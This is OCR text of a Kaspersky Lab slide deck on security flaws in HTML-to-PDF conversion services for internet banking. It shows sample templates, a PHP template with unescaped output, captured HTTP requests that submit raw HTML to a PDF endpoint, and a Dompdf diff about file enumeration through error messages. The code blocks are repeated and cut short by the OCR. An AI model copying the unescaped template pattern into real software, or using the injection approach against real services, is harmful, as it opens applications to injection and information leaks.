
KASPERSKY lab

Internet Banking Systems: The Good, The Bad and the Ugly Practice

KASPERSKY lab


Saga of PDF: Chaotic Chronicles



KASPERSKY lab

Prelude

HTML to PDF conversion service



Prelude

HTML to PDF conversion concept


- Income/Outcome
- Deposit/Withdrawal
- Statistics
- E-tickets
- Document template

```
<style type="text/css">
<!--
table.morpion
{
    border:        dashed 1px #444444;
}

table.morpion td
{
    font-size:    15pt;
    font-weight:  bold;
    border:       solid 1px #000000;
    padding:      1px;
    text-align:   center;
    width:        25px;
}

table.morpion td.j1 { color: #0A0; }
table.morpion td.j2 { color: #A00; }

-->
</style>
<page style="font-size: 10pt">
    <span style="font-weight: bold; font-size: 20pt; color: #F00">Bonjour, voici quelques exemples</
    Bonjour, ceci est un test <b>de gras</b>, <i>d'italic</i>, <b><i>et des 2 ensembles</i></b>.<br>
    <br>
    <span style="background: red; color: white;">Ceci est un message important</span><br>
    <br>
    <small>Texte écrit avec small</small>, Texte écrit normalement, <big>Texte écrit avec big</big><
    <span style="font-size: 20px">A<sub>test d'<b>indice</b></sub> et N<sup>test d'<b>exposant</b></
        test<sub>test<sub>test</sub></sub>,
        test<sup>test<sup>test</sup></sup>,
        test<sub>test<sup>test</sup></sub>.
    </span><br>
    <br>
    <table align="center" style="border-radius: 6mm; border-top: solid 3mm #000077; border-right: sc
        770000;    border-left: solid 2mm #007777;    background: #DDDDAA;" ><tr><td style="width: 1
```

Prelude

HTML to PDF conversion concept

```
<style type="text/css">
<!--
table.morpion
{
    border:         dashed 1px #444444;
}

table.morpion td
{
    font-size:    15pt;
    font-weight:  bold;
    border:       solid 1px #000000;
    padding:      1px;
    text-align:   center;
    width:        25px;
}

table.morpion td.j1 { color: #0A0; }
table.morpion td.j2 { color: #A00; }

-->
</style>
<page style="font-size: 10pt">
    <span style="font-weight: bold; font-size: 20pt; color: #F00">Bo
    Bonjour, ceci est un test <b>de gras</b>, <i>d'italic</i>, <b><
    <br>
    <span style="background: red; color: white;">Ceci est un messag
    <br>
    <small>Texte écrit avec small</small>, Texte écrit normalement,
    <span style="font-size: 20px">A<sub>test d'<b>indice</b></sub> e
        test<sub>test<sub>test</sub></sub>,
        test<sup>test<sup>test</sup></sup>,
        test<sub>test<sup>test</sup></sub>.
    </span><br>
    <br>
    <table align="center" style="border-radius: 6mm; border-top: so
        770000;    border-left: solid 2mm #007777;    background: #
```




KASPERSKY lab

Prelude

HTML to PDF conversion concept


```
<style type="text/css">
<!--
table.morpion
{
    border:         dashed 1px #444444;
}

table.morpion td
{
    font-size:    15pt;
    font-weight:  bold;
    border:       solid 1px #000000;
    padding:      1px;
    text-align:   center;
    width:        25px;
}

table.morpion td.j1 { color: #0A0; }
table.morpion td.j2 { color: #A00; }

-->
</style>
<page style="font-size: 10pt">
    <span style="font-weight: bold; font-size: 20pt; color: #F00">Bo
    Bonjour, ceci est un test <b>de gras</b>, <i>d'italic</i>, <b><i
    <br>
    <span style="background: red; color: white;">Ceci est un message
    <br>
    <small>Texte écrit avec small</small>, Texte écrit normalement,
    <span style="font-size: 20px">A<sub>test d'<b>indice</b></sub> e
        test<sub>test<sub>test</sub></sub>,
        test<sup>test<sup>test</sup></sup>,
        test<sub>test<sup>test</sup></sub>.
    </span><br>
    <br>
    <table align="center" style="border-radius: 6mm; border-top: sol
        770000;    border-left: solid 2mm #007777;    background: #D
```




KASPERSKY lab

Prelude

HTML to PDF conversion concept



≈



KASPERSKY lab

Prelude

HTML to PDF conversion concept

```
-->
</style>
<page style="font-size: 10pt">
    <span style="font-weight: bold; font-size: 20pt; color: #F00">
    Bonjour, <?=$_SESSION['$username']?></span><br>
    This is your report from <?=htmlspecialchars($_GET['data_in'])?>
    to <?=htmlspecialchars($_GET['data_out'])?>
    <?foreach ($info as $date => $value) {
        ?>
        <div>At <?=$date?> you've spent <?=$value?>$$</div>
        <?
    }
    ?>
```

Request

Raw | Params | Headers | Hex

```
GET /pdf HTTP/1.1
Host: site.com
Connection: close
Accept: text/event-stream
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_13_6) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/70.0.3534.0 Safari/537.36
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,ru;q=0.8
Cookie: _ga=GA1.2.1492832858.1534841861; _gid=GA1.2.31000115.1535380004;
XSRF-TOKEN=eyJpdiI6IldwSlVudlJlN2ZMNzhocjkzVkNER1E9PSIsInZhbHVlIjoidzdqZGt5ODViZmdiQmZKckQwcVpYRTVNa0ptRkN1
b0FXc1RybWt3VnFVZGRnMnpHYzlrczdFVEt6NE50TFZMTEtWTlwveHdhQU53TFl6aEthQX0%3D
Content-Length: 39

date_in=10/05/2017&dateout=10/06/2017
```


KASPERSKY lab

Prelude

HTML to PDF conversion bad practice

Request


Raw | Params | Headers | Hex

```
GET /pdf HTTP/1.1
Host: site.com
Connection: close
Accept: text/event-stream
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_13_6) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/70.0.3534.0 Safari/537.36
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,ru;q=0.8
Cookie: _ga=GA1.2.1492832858.1534841861; _gid=GA1.2.31000115.1535380004;
XSRF-TOKEN=eyJpdiI6IldwS1VudlJlN2ZMNzhocjkzVkNER1E9PSIsInZhbHVlIjoidzdqZGt5ODViZmdiQmZKckQwcVpYRTVNa0ptRkN1
b0FXc1RybWt3VnFVZGRnMnpHYzlrczdFVEt6NE50TFZMTEtWTlwveHdhQU53TFl6aEthQX0%3D
Content-Length: 1083
Content-Type: multipart/form-data; boundary=--------1811679927

----------1811679927
Content-Disposition: form-data; name="html"

<style type="text/css">
<!--
table.morpion
{
    border:         dashed 1px #444444;
}

table.morpion td
{
    font-size:    15pt;
    font-weight:  bold;
    border:       solid 1px #000000;
    padding:      1px;
    text-align:   center;
    width:        25px;
}

table.morpion td.j1 { color: #0A0; }
table.morpion td.j2 { color: #A00; }

-->
</style>
<page style="font-size: 10pt">
    <span style="font-weight: bold; font-size: 20pt; color: #F00">Bonjour, voici quelques
exemples</span><br>
    Bonjour, ceci est un test <b>de gras</b>, <i>d'italic</i>, <b><i>et des 2 ensembles</i></b>.<br>
    <br>
    <span style="background: red; color: white;">Ceci est un message important</span><br>
    <br>
    <small>Texte &#65533;crit avec small</small>, Texte &#65533;crit normalement, <big>Texte &#65533;crit avec big</big><br>
    <span style="font-size: 20px">A<sub>test d'<b>indice</b></sub> et N<sup>test d'<b>exposant</b></sup>,
        test<sub>test<sub>test</sub></sub>,
----------1811679927--
```


KASPERSKY lab

Twilight

DOM PDF component



KASPERSKY lab

Twilight

DOM PDF component

Digitaljunkies » Dompdf : Vulnerability Statistics

Vulnerabilities (1) CVSS Scores Report Browse all versions Possible matches for this product Related Metasploit Modules

Related OVAL Definitions : Vulnerabilities (0) Patches (0) Inventory Definitions (0) Compliance Definitions (0)

Vulnerability Feeds & Widgets

Vulnerability Trends Over Time

Year	# of Vulnerabilities	DoS	Code Execution	Overflow	Memory Corruption	Sql Injection	XSS	Directory Traversal	Http Response Splitting	Bypass something	Gain Information	Gain Privileges	CSRF	File Inclusion	# of exploits
2011	1		1											1	1
Total	1		1											1	1
% Of All		0.0	100.0	0.0	0.0	0.0	0.0	0.0	0.0	0.0	0.0	0.0	0.0	100.0	

Warning : Vulnerabilities with publish dates before 1999 are not included in this table and chart. (Because there are not many of them and they make the page look bad; and they may not be actually published in those years.)

KASPERSKY lab

Twilight


DOM PDF component: file/directory enumeration

3 include/image_cache.cls.php

```
@@ -138,7 +138,8 @@ static function resolve_url($url, $protocol, $host, $b
        catch(DOMPDF_Image_Exception $e) {
          $resolved_url = self::$broken_image;
          $type = IMAGETYPE_PNG;
-         $message = $e->getMessage()." \n $url";
+
        }

        return array($resolved_url, $type, $message);
```

Twilight

